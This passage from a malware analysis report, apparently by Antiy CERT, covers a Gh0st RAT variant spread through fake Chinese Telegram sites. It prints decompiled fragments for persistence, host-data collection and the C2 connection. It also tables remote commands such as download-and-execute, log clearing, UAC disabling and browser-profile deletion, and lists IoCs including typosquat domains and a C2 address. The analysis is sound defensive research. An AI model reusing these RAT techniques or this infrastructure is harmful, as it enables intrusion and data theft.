strcpy(v4, "SYSTEM\\CurrentControlSet\\Services\\%s");
wsprintfA(v9, v4, a1);
GetLocalTime(&SystemTime);
memset(String, 0, sizeof(String));
v7 = 0;
v8 = 0;
strcpy(v3, "%4d-%.2d-%.2d %.2d:%.2d");
wsprintfA(String, v3, SystemTime.wYear, SystemTime.wMonth, SystemTime.wDay, SystemTime.wHour, Sys
strcpy(v2, "MarkTime");
v1 = strlenA(String);
Sub_228370_RegCRUD(0x80000002, (int)v9, (int)v2, 1, String, v1, 0);
```

Figure 5-14 MarkTime registry key

Send online package, including camera number, host name, CPU information, remote desktop connection port, connection time, logged-in QQ, network status and other information.

```
wsprintfA(v30, "SYSTEM\\CurrentControlSet\\Services\\%s", (const char *)"*\\0h");
// 5
memset(String, 0, 0x20u);
v2 = strlenA(String);
sub_228000(0x80000002, (int)v30, (int)a0roup, 1, String, 0, v2, 0);
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
Socket_s = a1->Socket_s;
v8 = 16;
dword_2358EC(Socket_s, &v10, &v8);
v17 = v11;
sub_225FF0(v10, 50, (int)v30);
VersionInformation.dwOSVersionInfoSize = 156;
GetVersionExA(&VersionInformation);
sub_226590(
(int)&VersionInformation.dwMajorVersion,
(int)&VersionInformation.dwMinorVersion,
&VersionInformation.dwBuildNumber);
v24 = sub_2261A0() != 0;
sub_225F00((int)v21);
v3 = sub_226350();
strcpyA(String1, v3);
v28 = 0;
p11.cbSize = 8;
GetLastInputInfo(&p11);
if ( GetTickCount() - p11.dwTime > 0x20F20 )
v20 = 1;
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
v25 = Buffer ullTotalPhys >> 20;
v22 = tickCount;
v23 = sub_225E20();
w5 = (const CHAR *)sub_226270(w4);
strcpyA(v19, w5);
sub_226520((int)aRdpTcp, v20, 128);
sub_2261F0((int)v31, v20, 50);
return Sub_221A10_Comm_Send(a1, &v15, 0x23Cu);
```

Figure 5-15Send online packet

Connect C2 to perform remote control operations.

```
Sub_2319A0_Comm_TestSocket(this);
ResetEvent((HANDLE)this->handleEvent);
this->IsConnected = 0;
v4 = socket(2, 1, 6);
this->Socket_s = v4;
if ( v4 == -1 )
    return 0;
v6 = gethostbyname(name);
if ( !v6 )
    return 0;
v13.sa_family = 2;
*(WORD *)v13.sa_data = htons(hostshort);
Socket_s = this->Socket_s;
*(DWORD *)&v13.sa_data[2] = **(_DWORD **)v6->h_addr_list;
if ( connect(Socket_s, &v13, 16) == -1 )
    return 0;
v8 = this->Socket_s;
*(DWORD *)optval = 1;
if ( !setsockopt(v8, 0xFFFF, 8, optval, 4) )
{
    v7 = this->Socket_s;
    vInBuffer[0] = 1;
    vInBuffer[1] = 180000;
    vInBuffer[2] = 5000;
    WSAToctl(v7, 0x98000004, vInBuffer, 0xCu, 0, 0, &cbBytesReturned, 0, 0);
}
this->IsConnected = 1;
this->CommThreadHandle = Sub_237AB0_CreatThread(0, 0, (int)Sub_231670_Comm_HandleComm, (int)this, 0, 0);
return 1;
```

Figure 5-16Execute remote access commands



Based on the code structure and other information, it can be confirmed that this sample is a variant of the G h0st remote control Trojan. Detailed remote control instructions and functions are explained below.

Table 5-2Detailed remote access instructions

Instruction	Function
0	Shutdown, log out, restart
1	Uninstall itself
2	Set the service Remark registry key
3	Return PE header data
4	Set the service group registry key
5	Clearing System, Security, or Application logs
6	Download and run the file at the specified URL
7	Downloads an executable file and uninstalls itself (self-updating)
8	Run the specified program on desktop 0
9	Run the specified program on desktop 1
0xA	Write the PE data in the traffic to the specified path and execute
0xB	MessageBox pop-up box
0xC	If the specified process exists, the process name is returned.
0xD	If the window with the specified title exists, return the title.

0xE	Memory loads the PE in the traffic and executes its PluginMe export function
0x12	Copy the self-loading program to the “Startup” directory and randomize the PE header data.
0x65~0x6E	Memory loads the PE in the traffic and executes its PluginMe export function
0x6F	Reestablish remote control connection
0x70	Copy itself to C:\Program Files\Common Files\scvhost.exe and create a registry startup item with the specified name
0x71	End the Chrome process and delete C:\Users\xxx\AppData\Local\Google\Chrome\User Data\Default
0x72	Change the system resolution to 1600*900
0x73	Turn off UAC
0x74	End all explorer.exe processes
0x75	Start the process with administrator privileges and exit the current process if successful.
0x76	Establish a new remote control connection
0x7E	Record the QQ number logged in by the current system and send it back
0x7F	Loads a DLL into memory with the specified parameters
0x80	Clear IE browsing history
0x81	End the Chrome process and delete C:\Users\xxx\AppData\Local\Google\Chrome\User Data\Default
0x82	End the Skype process and delete C:\Users\xxx\AppData\Roaming\Microsoft\Skype for Desktop
0x83	End the firefox process and delete %appdata%\Mozilla\Firefox\Profiles*.db
0x84	End the 360se6 process and delete C:\Users\xxx\AppData\Roaming\360se6\User Data\Default
0x85	End the QQBrowser process and delete C:\Users\xxx\AppData\Local\Tencent\QQBrowser\User Data\Default
0x86	End the SogouExplorer process and delete C:\Users\xxx\AppData\Roaming\SogouExplorer

6 Summarize

In this attack, attackers used a forged Chinese version of Telegram to target Windows users and deploy a remote control Trojan. Upon execution, this remote control Trojan automatically collects and transmits sensitive information from the host, terminates system processes, and downloads and executes specified URLs, causing serious damage to the user's computer.

Users should remain vigilant and download genuine software from official websites. If no official website is available, download from trusted sources. Immediately after downloading, perform a security check using the

endpoint defense system. Avoid opening compressed files or running executable programs that haven't been tested. To prevent the impact of this attack from expanding, Antiy CERT will continue to follow up and analyze the situation.

7 IoCs

492FC768AB51F041A050DC1ED03CB776
2D4336156FEC35BC7389A0B982E0FAFC
B94998C9CB815B121939801B0F831A15
C541ACDC59344F6D8F8EB687A1EC7E13
289B86DE82C3BEA80EC3782EE18D6EB1
telegraac[.]com
www.telegrann[.]org
www.telegramos[.]org
tgramarn[.]com
www.teyleylc[.]com
telegramcn[.]org
telegram-cn[.]org
telegnam[.]com
telearnm[.]com
www.telegron[.]com
www.telegvam[.]org
www.telegcm[.]com
www.telegramv[.]com
telegrcn[.]org
103.40.114.74:8002

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has

developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP), etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in

the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspace threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.